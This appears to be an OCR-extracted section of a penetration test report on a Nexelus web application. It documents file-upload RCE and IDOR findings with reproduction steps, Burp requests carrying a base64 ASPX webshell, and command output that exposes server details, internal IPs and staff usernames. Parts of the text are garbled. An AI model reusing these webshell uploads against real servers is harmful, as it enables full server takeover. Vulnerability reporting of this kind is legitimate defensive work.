WIP Summary	WIP Summary

## Request

```

POST /web/AjaxActions/DoLogin.aspx?action=INIT_ESM HTTP/1.1
Host: demo2.nexelus.net
Cookie: ApplicationGatewayAffinityCORS=97639ac80d3bfaf9dae62a657e7c95da;
ApplicationGatewayAffinity=97639ac80d3bfaf9dae62a657e7c95da;
    
```

```
ASP.NET_SessionId=i0vtdjd2qupefyhuzlof3xf4;
.AspNetCore.Session=CfDJ8MM8ytVsi5RCu1C7dEBdrg4VySu5KgWL3x0nQVGkZIT%2BBJB0tx2es2GEyi4
716k2lHvtMFliyyEYgkyiHoB46TfxvcQI2ZZxCpWJU9VCV5DOHeJgRHDDqlk5SIDcZlXzCq3QcGPwVRa6%2F8
G%2FZwcWBOk8kYUyESB6NO%2FVV7BlfN9R
Content-Length: 279
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
Custom-Tabid: 10c8a505-80b1-42f8-862b-9e2b85a6c109
Sec-Ch-Ua-Platform: "Linux"
Origin: https://demo2.nexelus.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo2.nexelus.net/web/login.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

## Response

```
HTTP/1.1 200 OK
Date: Thu, 15 Jun 2023 10:20:47 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 7
Connection: close
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: 6/15/2023 10:20:47 AM
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

SUCCESS

## Remediation

1: Role-Based Access Control (RBAC): Implement a robust RBAC system that strictly defines and enforces user roles and permissions. Ensure that employees can only access resources and perform actions that are appropriate for their assigned roles.

2: Implement a check on the server side that should check and grant privileges according to available assigned roles for the employees and should stop the request if the user forge the value of "field5".

## Status

Opened



#### 4.1.3 Unrestricted file upload leads to remote code execution(RCE) and IDOR to change other's profile picture.

##### Critical

##### Description

The Catalytic Security team has uncovered a critical vulnerability within the web application's file upload function, allowing for remote code execution (RCE). This vulnerability enables threat actors to upload an ASPX webshell onto the server, subsequently executing it simply by accessing the file's URL. The application lacks proper validation to ensure that the uploaded file is a valid image or other file types, exposing a significant risk. Exploitation of this vulnerability by a malicious actor could result in a complete takeover of the Windows server.

It is noteworthy that while the system's antivirus software successfully detected previously known payloads, a clean payload was still able to be uploaded without triggering any alarms. This highlights the severity of the situation, as the system remains vulnerable to undetected malicious payloads.

Steps to reproduce:

- 1: visit this URL "<https://demo2.nexelus.net/Web/Setup/Setup73/UserSettings.aspx>" and you can see "Change Profile Picture" click that button and it prompts file manager to select image.
- 2: select any dummy image and turn on the burp suite intercept on and select any image it will try to upload that image.
- 3: in burp suite you will get the request you can see some parameters like "binaryFile", "fileName", and "resourceID".
- 4: the "binaryfile" value is base64 encoded data of the image now remove the value of binaryFile parameter and base64 encode your aspx webshell and change the value of "fileName" to anything you want like "shell.aspx" and forward the request and it gets uploaded.
- 5: turn off burp suite intercept wait until it finishes the loading and you can see in upper right section under your name a broken image link just open that link that's your "shell.aspx" and you are ready to run system commands.

Note: the resourceID parameter is also vulnerable to IDOR (Insecure Direct Object References) which means we can upload any image/other file on behalf of anyone else by just changing the value of resourceID to someone else and it will upload the file on his profile section.

Impact:

The critical remote code execution (RCE) vulnerability discovered in the file upload function poses a significant risk of unauthorized system access. Exploiting this vulnerability could potentially result in a complete takeover of the system by malicious actors. Immediate attention

443

10.0

## Unrestricted File upload

<https://demo2.nexelus.net/Web/Setup/Setup73/UserSettings.aspx>

## Request

三 五 九

```

1 POST /Web/maintenance/services/EmployeeService.aspx/SetEmployeeImage HTTP/1.1
2 Host: demo2.nexelus.net
3 Cookie: ApplicationGatewayAffinityCORS=97639ac80d3bfaf9dae62a657e7c95da;
ApplicationGatewayAffinity=97639ac80d3bfaf9dae62a657e7c95da; ASP.NET_SessionId=
i0vtdjd2qupefyhzlof3xf4; .AspNetCore.Session=
CfDJ8MM8ytVsi5RCu1C7DEBdrG4VySu5KgWL3x0nQVGkZIT%2BBJB0tx2es2GEyi4716k2lHvtMfIiyyEYgkyiHoB46Tfx
vcQIZZZxCpwJU9VCV5D0HeJgRHDDqlk5SIDcZlxzCq3QcGPwVRa6%2F8G%2FZwcWB0k8kYUYESB6N0%2FVV7BlfN9R
4 Content-Length: 100776
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
8 Content-Type: application/json; charset=UTF-8
9 Accept: application/json, text/javascript, */*; q=0.01
10 X-Requested-With: XMLHttpRequest
11 Custom-Tabid: 3bb3c815-bdae-42e4-844d-89ddf1b508e2
12 Sec-Ch-UA-Platform: "Linux"
13 Origin: https://demo2.nexelus.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://demo2.nexelus.net/Web/Setup/Setup73/UserSettings.aspx
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 {"binaryFile":
"iVBORw0KGgoAAAANSUHEUGAABdkAAAAJCAYAAACdT037AAAABHNCSVQICAgIFAhkiAAAABL0RVh0U29mdHdhcmUAZ25vbW
Utct2NyZWVuc2hvdm08Dvz4AAAAtdEVyDENyZWf0aw9uIFRpbWUAVGh1IDE1IEp1biAyMDIzIDAzOjU3OjAxIFBNIFBLVL\
/ZkRAAACAAASURBVHic7N13eJRv+v\ /x95TPmPE5ILYREiIKixUFQqqBSdkVR2bwvdS2oa6MpawF1VZpi11wxYeXrIgg\ /wQ
JIVWmGJtGEBBKIPeEmdsZTfn+EQALppAGf13V5mTxzspz7PM8kye7nzH0MA4de6KUG7jIX7rKymh4wkTb0ZPHBZDa3dhgi
TiIiTiIiTiInlGNtD3pcrpakQ0SagX6GRURERFRFRFRFmlenSX73WR1eh42l3FXk00D1eHGXXdfuTiIiTiIiTiISXKpNsns
s9HiXmRE4Q7riyvB5Pa4chIiIiIiIiIjYjqoye52uSgrdbRGLCLSTMPkHSodIyIiIiIiIiIgzmEMhr9eD1ePG4XHio
4lXkh0RYlmF0uzGazBiMBgzGwrdekEBERERERERERkXow00tkWjsGEWkhHrcHj9vZ2mGIiIiIiIiIiIcMLSUVERERERE
RESkkZrkFXERERERERERFPJCXRURERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
ThhKsp9gvF4voXVF1JSW4vV4wjScERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERERER
mdrhYIiIiIiIiIiIiIjYuLG5\ /Tjn9rjJP5CP2+1q7VBERERERERERERETjpKsh\ /HVf4P9vwDuN3u1g5FRERERERERESE

```

Target: <https://demo2.nexelus.net>


Pretty Raw Hex Render






**Doc Ref: Nexelus Grey box External Web Application VA/PT Report-v1.0**

[←](#)
[→](#)
[↻](#)
<https://demo2.nexelus.net/Web/Setup/Setup73/UserSettings.aspx>





Kull, David  
TestSoc2

Home > User Setup > User Setting

User Settings:

Startup Page:

Dash Board

Date Format:

MM/dd/yyyy


Payment Type:

REIMBURSEABLE

Collapse Menu:

☒

Change Profile Picture



Timesheet Period

☐ Daily
☒ Weekly
☐ Semi-Monthly
☐ Monthly

Media

Startup Page:

Dash Board

Default landing page:

☒

[←](#)
[→](#)
[↻](#)
<https://demo2.nexelus.net/Web/documents/EmployeeProfilePics/1293/image.aspx>

Run WhoAmI

nt authority\network service

[←](#)
[→](#)
[↻](#)
<https://demo2.nexelus.net/Web/documents/EmployeeProfilePics/1293/image.aspx>

```

25 Host Name: P-WIN-WEB-04
26 OS Name: Microsoft Windows Server 2019 Datacenter
27 OS Version: 10.0.17763 N/A Build 17763
28 OS Manufacturer: Microsoft Corporation
29 OS Configuration: Member Server
30 OS Build Type: Multiprocessor Free
31 Registered Owner: N/A
32 Registered Organization: N/A
33 Product ID: 00430-00000-00000-AA620
34 Original Install Date: 1/21/2022, 4:25:55 PM
35 System Boot Time: 4/30/2023, 4:41:46 AM
36 System Manufacturer: Microsoft Corporation
37 System Model: Virtual Machine
38 System Type: x64-based PC
39 Processor(s): 1 Processor(s) Installed.
40 [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
41 BIOS Version: Microsoft Corporation Hyper-V UEFI Release v4.1, 5/9/2022
42 Windows Directory: C:\Windows
43 System Directory: C:\Windows\system32
44 Boot Device: \Device\HarddiskVolume3
45 System Locale: en-us;English (United States)
46 Input Locale: en-us;English (United States)
47 Time Zone: (UTC-05:00) Eastern Time (US & Canada)
48 Total Physical Memory: 16,383 MB
49 Available Physical Memory: 6,959 MB
50 Virtual Memory: Max Size: 18,815 MB
51 Virtual Memory: Available: 7,889 MB
52 Virtual Memory: In Use: 10,926 MB
53 Page File Location(s): D:\pagefile.sys
54 Domain: nex.loc
55 Logon Server: N/A
56 Hotfix(s): 13 Hotfix(s) Installed.
57 [01]: KB5020866
58 [02]: KB4535680
59 [03]: KB4589208
60 [04]: KB5004424
61 [05]: KB5012170
62 [06]: KB5014669
63 [07]: KB5008287
64 [08]: KB5009642
65 [09]: KB5011574
66 [10]: KB5012675
67 [11]: KB5014031
68 [12]: KB5014797
69 [13]: KB5020374
70 Network Card(s): 1 NIC(s) Installed.
71 [01]: Microsoft Hyper-V Network Adapter
72 Connection Name: Ethernet 5
73 DHCP Enabled: Yes
74 DHCP Server: 168.63.129.16
75 IP address(es)
76 [01]: 172.28.28.4

```

```

3 <!--BODY-->
4 <html>
5 <head>
6 <title>Run Command</title>
7 </head>
8 <body>
9 <form name="ctl00" method="post" action="~/image.aspx" id="ctl00">
10 <div>
11 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wCPDwUKLTczMTEC0NTI3Q9KfGICAQ9KfGICDQ8PFgiE0FRleIQFhgogVm9sdw1lIGluIGRyaXZlIECMgaXMgV2luZG93cw8KIFZvbHVtZS0
12 </div>
13
14 <div>
15
16 <input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="5F301110" />
17 <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEdAAMV5GB4905sv8kkQwAExfwlJB5EqDCsHmxKIIq7uVGMQy2L611hkrs2eoVznL5Nyusrkg5lyNoiHvH0H56wh
18 </div>
19
20 <div>
21 <input name="randomTextBox" type="text" value="dir C:\users" id="randomTextBox" />
22 <input type="submit" name="runButton" value="Run" id="runButton" />
23 </div>
24 <div>
25 <span id="resultLabel"> Volume in drive C is Windows
26 Volume Serial Number is FA83-1A16
27 Directory of C:\users
28
29 05/11/2023 12:19 PM <DIR> .
30 05/11/2023 12:19 PM <DIR> ..
31 01/22/2022 02:21 AM <DIR> .NET v2.0
32 01/22/2022 02:21 AM <DIR> .NET v2.0 Classic
33 01/22/2022 02:21 AM <DIR> .NET v4.5
34 01/22/2022 02:21 AM <DIR> .NET v4.5 Classic
35 05/09/2023 01:50 PM <DIR> anees.rahman
36 04/27/2023 05:46 AM <DIR> arshad.sadal
37 05/11/2023 10:39 AM <DIR> asim.jamil
38 01/22/2022 02:21 AM <DIR> Classic .NET AppPool
39 04/27/2023 08:49 AM <DIR> fayaz.khan
40 04/27/2023 07:21 AM <DIR> imran.haq
41 05/09/2023 12:55 PM <DIR> imran.qaiser
42 05/11/2023 12:19 PM <DIR> imran.rahman
43 01/25/2022 01:20 PM <DIR> nex-adm
44 01/22/2022 03:14 AM <DIR> p-win-web-04-adm
45 04/14/2023 10:41 PM <DIR> peter.platkowski
46 01/07/2022 06:40 PM <DIR> Public
47 04/14/2023 10:38 PM <DIR> rahia.shamim
48 04/14/2023 10:42 PM <DIR> tao.lin
49 05/03/2023 09:14 AM <DIR> tauseef.shahzad
50 0 File(s) 0 bytes
51 21 Dir(s) 7,859,507,200 bytes free
52 </span>
53 </div>
54 </form>
55 </body>
56 </html>

```

## Request

```

POST /Web/maintenance/services/EmployeeService.aspx/SetEmployeeImage HTTP/1.1
Host: demo2.nixelus.net
Cookie: ApplicationGatewayAffinityCORS=97639ac80d3bfaf9dae62a657e7c95da;
ApplicationGatewayAffinity=97639ac80d3bfaf9dae62a657e7c95da;
ASP.NET_SessionId=i0vtdjd2qupefyhuzlof3xf4;
.AspNetCore.Session=CfDJ8MM8ytVsi5RCulC7dEBdrg4VySu5KgWL3x0nQVGkZIT%2BBJB0tx2es2GEyi4
716k2lHvtMFliyyEYgkyiHoB46TfxvcQI2ZZxCpWJU9VCV5DOHeJgRHDDqlk5SIDcZlxxzCq3QcGPwVRa6%2F8
G%2FZwcWBOK8kYUyESB6NO%2FVV7Blfn9R
Content-Length: 1637
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Custom-Tabid: 3bb3c815-bdae-42e4-844d-89ddflb508e2
Sec-Ch-Ua-Platform: "Linux"
Origin: https://demo2.nixelus.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo2.nixelus.net/Web/Setup/Setup73/UserSettings.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

**Response**

```
HTTP/1.1 200 OK
Date: Thu, 15 Jun 2023 13:59:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 8
Connection: close
Cache-Control: private, max-age=0
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

{"d":""}
```

**Remediation**

- 1: File Type Verification: Implement stringent checks to ensure that uploaded files are of the expected type (e.g., image files) and are not disguised as another file format. This can be achieved by verifying file headers, extensions, or utilizing file validation libraries.
- 2: Secure File Handling: Apply secure file handling practices, such as storing uploaded files outside the web root directory or implementing strict access controls to prevent unauthorized execution of uploaded files.

**Status**

Opened

#### 4.1.4 Second Unrestricted file upload leads to remote code execution(RCE)

##### Critical

##### Description

The Catalytic Security team has uncovered a critical vulnerability within the web application's file upload function, allowing for remote code execution (RCE). This vulnerability enables threat actors to upload an ASPX webshell onto the server, subsequently executing it simply by accessing the file's URL. The application lacks proper validation to ensure that the uploaded file is a valid image or other file types, exposing a significant risk. Exploitation of this vulnerability by a malicious actor could result in a complete takeover of the Windows server.

It is noteworthy that while the system's antivirus software successfully detected previously known payloads, a clean payload was still able to be uploaded without triggering any alarms. This highlights the severity of the situation, as the system remains vulnerable to undetected malicious payloads.

Steps to reproduce:

- 1: visit this URL  
"https://demo2.nexelus.net/Web/Maintenance/Level2/Level2.aspx?Level2Key=AARP0-DI-0021".
- 2: you will see some tabs click on the 3rd tab which is "Document Management".
- 3: in the upper right corner you can see "New" button click that button and write any dummy description and turn burp suite intercept on and select a dummy image file.
- 4: click on save button and then capture the request in burp suite you will see some parameters like "filename", "Base64String" and bunch of others but only "filename" and "Base64String" is interesting to us. Now change the value of filename to anything you want like "shell.aspx" and base64 encode the ASPX webshell and forward the request.

Impact:

The critical remote code execution (RCE) vulnerability discovered in the file upload function poses a significant risk of unauthorized system access. Exploiting this vulnerability could potentially result in a complete takeover of the system by malicious actors. Immediate attention is necessary to address and mitigate this vulnerability to prevent unauthorized access and potential compromise of the system.

##### Service Port

443

##### CVSS Score

10.0


## OWASP Top 10

Unrestricted file upload

## Impacted URL

<https://demo2.nixelus.net/Web/Maintenance/Level2/Level2.aspx?Level2Key=AARP0-DI-0021>

## Proof of Concept



```

Request to https://demo2.nixelus.net:443 [20.121.26.139]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /Web/Maintenance/Level2/Level2Service.aspx/UploadDocumnt HTTP/1.1
2 Host: demo2.nixelus.net
3 Cookie: ApplicationGatewayAffinity=07630ac80d2bfaf0daef2a657e7c05da; ASP.NET_SessionId=10vtdjd2qupefyzhlof3xf4;
  .AspNetCore.Session=
  CF0J8MM8yTv15SRu1C7DEBrg4VvSu5KgNL3x0nQVGK2ITX2BBJB0tx2es2GEy14716k21HvTF1yyEYgky1HoB46TfxcvQ12Z2xcpwJU9VCV500HeJgRH0DQ1k55IDc21xzCq3QcGPwRa6%2F8G%2F2wcWB0k8kYuyESB6N0R2FV7B1FN9R
4 Content-Length: 228996
5 Sec-CH-UA: "Not A:Brand";v="99", "Chromium";v="104"
6 Sec-CH-UA-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Content-Type: application/json; charset=UTF-8
9 Accept: application/json, text/javascript, */*; q=0.01
10 X-Requested-With: XMLHttpRequest
11 Custom-TabId: b23fe908-ec40-4faf-a70b-21561ef27f07
12 Sec-CH-UA-Platform: "Linux"
13 Origin: https://demo2.nixelus.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://demo2.nixelus.net/Web/Maintenance/Level2/Level2.aspx?Level2Key=AARP0-DI-0021
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-us,en;q=0.9
20 Connection: close
21
22 {
  "level2Key": "AARP0-DI-0021",
  "isNew": false,
  "level2Documents": [
    {
      "FileName": "poc4.png",
      "Size": "174.91",
      "UploadDate": "06/15/2023",
      "Description": "aaaa",
      "Base64String":
        "iVBORw0KGgoAAAANSUgUgAABVCAAPXCAAYAAAVx3trAAAABHNCVQICAgITFAhkIAAAIABJREFUeJzs3X9cVWw+PEX0YzgThDQnMKIFFMQ50hXRTSU0hLzEpd25SbuzesvbtuyXf9zZS652ud1u0vSW7d0365aJbBpYmluaqVCrgvKLTxRQqCE
        wZCIIQf094880qTXIKbW+/L48Ng8Pz6f9/mczmz826f+Ryfw0ePVRFCCEEEIIIVQ0QgjHFc3lDk80H5fLhaumBzfbTX14PFX1da1q5M6FEEIIIVQ0QgghLgUJL161VPrvaqz18dY1aX3+5WwFCCCCEEEIIIVQ0Q4kdKqXseqaqqqKqmw65
        qEEIIIVQ0QgghSDfNmUxOVVVCXITm1ta7LHY0Qgghh8CCCGEEED9ak1y5yjiT0nCp03b7b7coQghh8CCCGEEII8aPme7ADEJ2nqVWSNBVCCCGEEIIIVQ04gohydmTSn0ckmsC1GEEIIIVQ0Qgghxh20K61Wiuu0M31Xen0EEIIIVQ0Qg
        hh8BCUASV6Cane9Weg21b0k7q1nKf0s80XKqVqHyJ0zES0EEIIIVQ0Qgghh0u0m32pPysaPAVczvSu0Qumh5n2ai1n0b15w0e177q0PF359ZP/sp4+0YyKCb0gPw0t1j7W0WVYxan5sq81R0R72NAuffGd16jptY0b6+vp2t/n
        jhHAG8BCodK71kA7Q0a5keHERqg44kPD1uUjEIIIVQ0QgghhBBC/Nj43Dp6rNzVnR8Tq0ajAaez0g83f0ydx2a32PuxD0jCPH/F45rPdMcc28325G17+za4/c6akJX90hZFR17h0y0R63jauy3Wpa11f20tQ1fZP05dJk3nVLYH5dKX7048N
        CuDFIV/sb+gaw+BejCde+mU0e1XFpewrMG50Hqqtaww+2c6y2nQ08j10xwCN/KFDsqA3SbaK8Z/nE2ym088v5VMAVFB+f54sPYtx/TMNv5312nvAyjg5109w0x60jyvhX+m7KL0HoV41Lf07b1b0t5/dq0A1k0w0k0cEqPMwH245JGh4EGV73jh
        VwU0e9+X5B1dHEIIIVQ0Qq1Spdhr7ZMG7Zu1074/LK1q3b1Z1w0ajgZjx455pgvWekZNZ+HzTAHwY50zrWGL44VAH0T0B0mPzjzv00u1ne133WYG1UX01qDX1lgJ4H0W0NPLyp/eSagSYCNxb2WvVYmV0DCK8Xp2NA40ySZAggsz1Vz2UK
        ezyjgKj8L18e586x12P0jKv910ubj3Mux+6rMCS+KkNob+fnJudpSh7MeKbnxP2x2ubu+6G+PoYJm40Hntp6XY9e2ZPfczQsY313/1W08Pda12N211Lh5f0YU4tP8svp0r0F3jfhMq73uf71ah7VeJ81GTCS4H4JHHqJubj5E/Tn4m/mEtvPF/
        13Z2VXYyWc68X7Q0mERa1bzVn/+Bmf8C1w0xz20KkyF0ugq01FYUCrS0S0UNNTbK4TR48Vwt08g71RTdmwP77dotwNB0VUjB7JL7BBAZowVV0Uf5uPxa5TKV963F017EJ1YQ0Qgghfvc61fx1LbM6F8bcv2Vn57Wxks/v7+2P/tyWxSP4FPth
        wJpJPL4VAP05F1AUNVujRnLRnbu10803B12FDJw1phtn32Vh56Jucy1s4ZLFra2zDtpb0h2zcnKfquWY9uc72Xkjy0f/r70QW0UJjy2k17701f3xt3cF/1j1u5Kp2U25Shw177NNAU55rhhpNcC4V2JowM4Qb145xqTjYEDCT01x/gZ1
    }
  ]
}

```



**Doc Ref: Nexelus Grey box External Web Application VA/PT Report-v1.0**

32 x 33 x 34 x 35 x 36 x 37 x 38 x 39 x 40 x 41 x 42 x 43 x 44 x 45 x 46 x 47 x  
60 x 61 x 62 x 63 x 64 x 65 x 66 x 67 x 68 x 69 x 70 x 71 x 72 x 73 x

Send
Cancel
< >

Request
Pretty Raw Hex


```

1 POST /Web/Maintenance/Level2/Level2Service.aspx/UploadDocmnt HTTP/1.1
2 Host: demo2.nexelus.net
3 Cookie: ApplicationGatewayAffinityCORS-97639ac80d3bfaf9dae62a657e7c95da; ApplicationGatewayAffinity=
97639ac80d3bfaf9dae62a657e7c95da; ASP.NET_SessionId=i0vtdjd2qupefyhuzlof3xf4; .AspNetCore.Session=
CfDJ8MM8ytVsi5RCu1C7dEBdrg4VySu5KgWL3x0nQVGkZIT%2BBJB0tx2es2GEyi4716k2lHvtMFliyyEYgkyiHoB46TfxcvQI2ZZxCpWJU9VCV5D0HeJgRHDDqlk5SI
DcZlXzCq3QcGPwVRa6%2F8G%2FZwcWB0k8kYuyESB6N0%2FV7B1fN9R
4 Content-Length: 1762
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
8 Content-Type: application/json; charset=UTF-8
9 Accept: application/json, text/javascript, */*; q=0.01
10 X-Requested-With: XMLHttpRequest
11 Custom-Tabid: b23fe9d0-6c40-4faf-a70b-21561ef27f07
12 Sec-Ch-Ua-Platform: "Linux"
13 Origin: https://demo2.nexelus.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://demo2.nexelus.net/Web/Maintenance/Level2/Level2.aspx?Level2Key=AARP0-DI-0021
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 {
  "level2Key": "AARP0-DI-0021",
  "isNew": false,
  "level2Documents": [
    {
      "FileName": "shell.aspx",
      "Size": "174.91",
      "UploadDate": "06/15/2023",
      "Description": "aaaa",
      "Base64String":
"PCVAIFBhZ2UgTGZ3VhZ2U9IkMjIiAlPgo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLkRyYXdub3N0aWNzIiAlPgoKPCFET0NUWVBFIGh0bWw+Cjxod
G1sPgo8aGVhZD4KICAgIDx0aXR5ZT55dW4gQ29tbWZuZDwvdG10bGU+CjwvaGVhZD4KPgJvZHK+CjAgICA8Zm9ybSB5dW5hdD0ic2VydmVYIj4KICAgICAgICA
8ZGl2PgogICAgICAgICAgICA8YXNwO1RleHRCb3ggSUQ9InJhbmRvbVRleHRCb3giIHJ1bmF0PSJzZXJ2ZXIiPjwvYXNwO1RleHRCb3gg+CjAgICAgICAgICAgI

```

?
Search...
0 matches





## Request

```
POST /Web/Maintenance/Level2/Level2Service.asmx/UploadDocumnt HTTP/1.1
Host: demo2.nexelus.net
Cookie: ApplicationGatewayAffinityCORS=97639ac80d3bfaf9dae62a657e7c95da;
ApplicationGatewayAffinity=97639ac80d3bfaf9dae62a657e7c95da;
ASP.NET_SessionId=i0vtdjd2qupefyhuzlof3xf4;
.AspNetCore.Session=CfDJ8MM8ytVsi5RCu1C7dEBdrg4VySu5KgWL3x0nQVGkZIT%2BBJB0tx2es2GEyi4
716k2lHvtMFliyyEYgkyiHoB46TfxvcQI2ZZxCpWJU9VCV5D0HeJgRHDDqlk5SIDcZlxxCq3QcGPwVRa6%2F8
G%2FZwcWBOk8kYUyESB6NO%2FVV7BlfN9R
Content-Length: 1762
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Custom-Tabid: b23fe9d0-6c40-4faf-a70b-21561ef27f07
Sec-Ch-Ua-Platform: "Linux"
Origin: https://demo2.nexelus.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://demo2.nexelus.net/Web/Maintenance/Level2/Level2.aspx?Level2Key=AARP0-DI-0021
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

## Response

```
HTTP/1.1 200 OK
Date: Thu, 15 Jun 2023 14:22:19 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 109
Connection: close
Cache-Control: private, max-age=0
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```

```
{"d":[{"__type":"eSM80.BLL.Common.Response","ResponseStatus":0,"ErrorDescription":null,"ResponseData":null}]}
```

**Remediation**

